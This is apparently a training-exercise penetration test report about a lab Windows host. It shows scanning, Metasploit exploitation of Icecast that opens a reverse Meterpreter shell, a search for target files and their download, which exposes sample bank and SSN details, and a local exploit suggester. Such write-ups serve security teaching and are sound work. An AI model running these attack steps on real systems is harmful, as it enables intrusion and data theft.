GoodSecurity Penetration Test Report

EmilyFactor@GoodSecurity.com

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1. High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The goal of this test is to perform attacks similar to those of a hacker and attempt to infiltrate Hans' computer to determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software, find a secret recipe file on Hans' computer, and report the findings back to GoodCorp. The internal penetration test found several alarming vulnerabilities on Hans' computer: When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs with major vulnerabilities. The details of the attack are below.

2. Findings

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

Icecast Header Overwrite

Vulnerability Explanation:

This vulnerability is severe. The icecast application exploits a buffer overflow in the header. This allows an attacker to execute arbitrary code on the remote host with the privileges of the Icecast server. Sending 32 HTTP headers to the remote host to overwrite a return address on the stack. (www.tenable.com/plugins/nessus/14843)


Severity:

In your expert opinion, how severe is this vulnerability?

Critical! 10.0


Proof of Concept:

Location the IP address




```
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : MSEDGEWIN10
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Mixed
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft Hyper-V Network Adapter
   Physical Address. . . . . . . . . : 00-15-5D-00-04-01
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::19ba:64e7:838c:b1b6%14(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.0.20(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
   DHCPv6 IAID . . . . . . . . . . . : 117445981
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-26-21-C3-EC-00-0C-29-9B-03-0C
   DNS Servers . . . . . . . . . . . : 8.8.8.8
                                       4.4.4.4
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Run nmap scan of the IP address. After this scan I was able to discover any service that might be open and vulnerable.



```
root@kali:~# nmap -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-23 10:24 PDT
Nmap scan report for 192.168.0.20
Host is up (0.00098s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.52 seconds
root@kali:~# 
```

During the nmap scan on the DVW10 machine the following changes happened



□ Start Server on Application Startup


Server Status: Running

Global Statistics


Stat Type	Name	Value
Global Stat	source_connections	1
Global Stat	client_connections	2
Global Stat	connections	3

Server Has Been Running 0 Days, 0 Hours, 3 Minutes, 4 Seconds


Searching for icecast exploits



```
root@kali:~# searchsploit icecast
---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
Icecast 1.1.x/1.3.x - Directory Traversal                             | multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial of Service               | multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format String                  | windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow                                  | unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1)                     | windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2)                     | windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)           | windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabilities                     | multiple/remote/25238.txt
icecast server 1.3.12 - Directory Traversal Information Disclosure    | linux/remote/21602.txt
---------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```




```
msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


msf5 >
```




```
msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


msf5 > use exploit/windows/http/icecast_header
msf5 exploit(windows/http/icecast_header) >
```

Set RHOST to icecast IP address:




```
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) >
```

Exploit or Run:




```
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49767) at 2022-04-23 10:37:04 -0700
```

Exposing secretfile.txt and recipe.txt:




```
meterpreter > search -f *secretfile.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > 
```




```
meterpreter > search -f *recipe.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter > 
```


Downloading the files:




```
meterpreter > download c:\\Users\\IEUser\\Documents\\user.secretfile.txt
[*] Downloading: c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
[*] Downloaded 161.00 B of 161.00 B (100.0%): c:\Users\IEUser\Documents\user.secretfile.txt -> user.sec
retfile.txt
[*] download   : c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
```




```
meterpreter > download c:\\Users\\IEUser\\Documents\\Drinks.recipe.txt
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recip
e.txt
[*] download   : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter > 
```



```
meterpreter > cat c:\\Users\\IEUser\\Documents\\user.secretfile.txt (48 bytes)
Bank Account Info

Chase Bank
Customer name: Charlie Tuna
Address: 123 Main St., Somewhere USA
Checking Acct#: 1292384-p1
SSN: 239-12-1111
DOB: 02/01/1974meterpreter >
```




```
root@kali:~# cat Drinks.recipe.txt
Put the lime in the coconut and drink it all up!root@kali:~#
```



```
meterpreter > cat c:\\Users\\IEUser\\Documents\\Drinks.recipe.txt (48 bytes)
Put the lime in the coconut and drink it all up!meterpreter >
```

Uncovering additional vulnerabilities:




```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter >
```

The system shows to be vulnerable to two other exploits:


1. exploit/windows/local/ikeext_service
2. exploit/windows/local/ms16_075_reflection

Enumerating logged on users:

